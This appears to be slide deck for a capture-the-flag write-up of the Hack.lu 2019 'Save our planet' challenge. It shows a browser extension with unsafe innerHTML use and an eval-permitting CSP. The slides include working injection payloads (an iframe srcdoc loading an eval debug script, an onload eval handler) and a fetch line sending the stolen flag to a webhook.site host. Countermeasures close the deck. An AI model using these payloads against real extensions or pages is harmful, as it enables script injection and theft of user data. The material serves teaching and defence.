


Save our planet!

Hack.lu CTF 2019

Challenge

- Save our planet, one blocked element at a time! With [our new tool](#), we will block everything that wastes your data and your energy. If you find anything we should add, [let us know](#). Contributors can claim a reward [here](#).
- Solved: 5



Blocked elements

- ':empty:not(:empty)',
- '#this+is:not(.very)~hard.to#understand [but=also]+not>.very.easy',
- 'nth-child:nth-child(2n):nth-child(2n+1)

'#this+is:not(.very)~hard.to
#understand[but=also]+not>
.very.easy



```
1 <div id="this"></div>
2 <is></is>
3 <hard class="to" id="understand" but="also"></hard>
4 <not>
5   <div id="" class="very easy"></div>
6 </not>
```

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on page load:
send HTML to
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
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
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background script



```
1 if (badThings.length > 0) {  
2     // there were bad things, report them back for removal  
3     badThings.forEach(badThing => {  
4         if (badThing.id == null || badThing.id === '') {  
5             return;  
6         }  
7  
8         sendToActiveTab({  
9             type: 'bad',  
10            category: badThing.tagName.toLowerCase(),  
11            id: badThing.id, // This line is highlighted with a red box.  
12            badContent: content,  
13        });  
14    });  
15 }
```



```
1 onBad(message) {
2     const { category, id } = message;
3
4     // look for the bad element
5     const badElem = document.getElementById(id);
6
7     if (badElem) {
8         // if found, remove it...
9         badElem.parentNode.removeChild(badElem);
10        // ...report the removal...
11        browser.runtime.sendMessage({
12            type: 'saved',
13            category,
14            id,
15        });
16        // ...and indicate what was removed
17        this.addQualitySeal('shield.png', `Saved from ${category}`);
18    }
19 }
```

```
1  addQualitySeal(img, msg) {
2      let seal;
3      if (document.querySelector('#planet-saver-quality-seal')) {
4          seal = document.querySelector('#planet-saver-quality-seal');
5      } else {
6          seal = document.createElement('div');
7          seal.id = 'planet-saver-quality-seal';
8          seal.style.position = 'fixed';
9          seal.style.display = 'inline-block';
10         seal.style.top = '0px';
11         seal.style.left = '0px';
12         seal.style.padding = '0.25em';
13         document.body.appendChild(seal);
14     }
15
16     const imgUrl = browser.runtime.getURL(`web/${img}`);
17     seal.innerHTML = ``;
18     seal.children[0].style.width = '24px';
19     seal.children[0].style.height = '24px';
20     seal.children[0].style.opacity = '0.5';
21 }
```

popup.js



```
1 function onMessage(message) {  
2     const { category, id } = message;  
3     const categoryContainer = document.querySelector(`SHORTENED`)  
4     categoryContainer.innerHTML += `#${id}<br>`;  
5 }
```

manifest.json

```
"content_security_policy":  
"script-src 'self' 'unsafe-eval';  
object-src 'self';"
```

a wild debug script appeared



```
1 console.log('[Debug]', eval(document.currentScript.getAttribute('expression') || ''));
```



HACKERMAN

CAPTURE THE FLAG



LIKE A BUZZ

BUT



**WHY DOES THE CHALLENGE
DESCRIPTION SAY IT'S HARD**

Our idea



- inject code into the popup
- get all tabs (the bot might have the flag open in another tab)

Our idea




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- Well, the bot didn't open the popup so no JS got triggered

How it really worked

1. Get the extension origin
2. embed the popup HTML as iframe
3. register messaging listeners
 1. inject the *wild* debug script into the popup
4. embed the flag page
 1. flag is on <http://flag/>
5. inject script into flag page
6. capture the flag

How it really worked

- We need this complex way because **Cross Origin Requests** are blocked
- Can't access content of iframe (with different origin)



Get the extension origin

- blocked element replaced with quality seal



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```
1 
```

embed the popup HTML as iframe



```
1 const extWindow = await loadIframe(` ${extensionOrigin}/popup/index.html`);
```

register messaging listeners



```
1 <div id="<iframe srcdoc="<script src='/popup/debug.js'  
expression='parent.addEventListener(`message`,  
e=>e.source.postMessage(eval(e.data),`*`)),top.postMessage(`just a message to trigger  
the event listener`,`*`)></script>" class="very easy"></div>
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6 ">
```

embed the flag page

- flag is on <http://flag/> given as hint in the challenge description



```
1 const flagWindow = await loadIframe('http://flag/');
```

embed the flag page

- wait for extension to process the page by listening for a **good** message

```
1 async function waitForGoodMessage(extensionEval) {  
2   await extensionEval(`  
3     browser.runtime.onMessage.addListener(message => {  
4       if (message.type === 'good') {  
5         window.top.postMessage({ leak: message }, '*');  
6       }  
7     });  
8   `);  
9 }
```

inject script into flag page

- since we can control the extension
 - e.g.: execute arbitrary JS code
- send a **bad** message to the flag iframe
 - “bad” element on flag iframe replaced with quality seal



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inject script into flag page

```
1 {  
2     type: 'bad',  
3     id: 'flag-hodler',  
4     category: '" onload="f = e => e.source.postMessage(eval(e.data), `*`);  
    window.addEventListener(`message`, f); f({data: 1, source: parent})',  
5 }
```

capture the flag




```
1 const flag = await flagEval("window.localStorage.flag");
2 await fetch(`http://www.webhook.site/bd74c86a-0fdd-4f0a-b60a-dcec18f9b2a3?flag=${flag}`);
```

real world impact

- bad or even no sanitizing is often a problem
- wrong or no CSPs too
- any page could do anything
 - e.g.: access servers running in a local network
(company network)

Countermeasures



Countermeasures

- USE A STRICT CSP

Countermeasures

- DO NOT USE .INNERHTML

Countermeasures

- DO NOT Sideload Addons

THANKS

FOR YOUR ATTENTION

Questions

